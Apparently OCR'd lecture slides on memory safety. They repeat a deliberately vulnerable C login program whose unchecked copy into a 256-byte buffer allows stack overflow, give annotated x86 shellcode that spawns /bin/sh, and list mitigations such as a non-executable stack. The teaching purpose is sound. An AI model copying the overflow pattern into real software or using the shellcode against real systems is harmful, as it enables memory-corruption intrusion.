


```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



shell.c

```
execve("/bin/sh", ...)
```

gcc -S shell.c


```
char shellcode[] =
    "\xeb\x1f"              /* jmp 0x1f            (2) */
    "\x5e"                  /* popl %esi           (1) */
    "\x89\x76\x08"          /* movl %esi,0x8(%esi) (3) */
    "\x31\xc0"              /* xorl %eax,%eax      (2) */
    "\x88\x46\x07"          /* movb %eax,0x7(%esi) (3) */
    "\x89\x46\x0c"          /* movl %eax,0xc(%esi) (3) */
    "\xb0\x0b"              /* movb $0xb,%al       (2) */
    "\x89\xf3"              /* movl %esi,%ebx      (2) */
    "\x8d\x4e\x08"          /* leal 0x8(%esi),%ecx (3) */
    "\x8d\x56\x0c"          /* leal 0xc(%esi),%edx (3) */
    "\xcd\x80"              /* int 0x80            (2) */
    "\x31\xdb"              /* xorl ebx,ebx        (2) */
    "\x89\xd8"              /* movl %ebx,%eax      (2) */
    "\x40"                  /* inc %eax            (1) */
    "\xcd\x80"              /* int 0x80            (2) */
    "\xe8\xdc\xff\xff\xff"  /* call -0x24          (5) */
    "/bin/sh";              /* .string \"/bin/sh\" (8) */
```

```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void
{
  fpu
}

int v
{
  cha
  int
  for
    u
  use
  ret
}

int m
{
  cha
  fge
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```

```
sh # _
```



Agenda

- What is Memory Safety?
- Memory Layout Revisited
- Potential Problems
- 5 Minute Break
- Code Injection
- x86: The Plot Thickens
- Potential Solutions and Their Drawbacks

Solutions?

- What are your thoughts?

Solutions?

- What are your thoughts?
- Hint: we've seen one in CS61C!
  - Mark the stack as non-executable

Solutions?

- What are your thoughts?
- Hint: we've seen one in CS61C!
  - Mark the stack as non-executable
- Use the heap?
  - What if you forget `sizeof`?

Solutions?

- What are your thoughts?
- Hint: we've seen one in CS61C!
  - Mark the stack as non-executable
- Use the heap?
  - What if you forget `sizeof`?
  - Remember Project 1? On a real PC, `heap_status` is in the heap!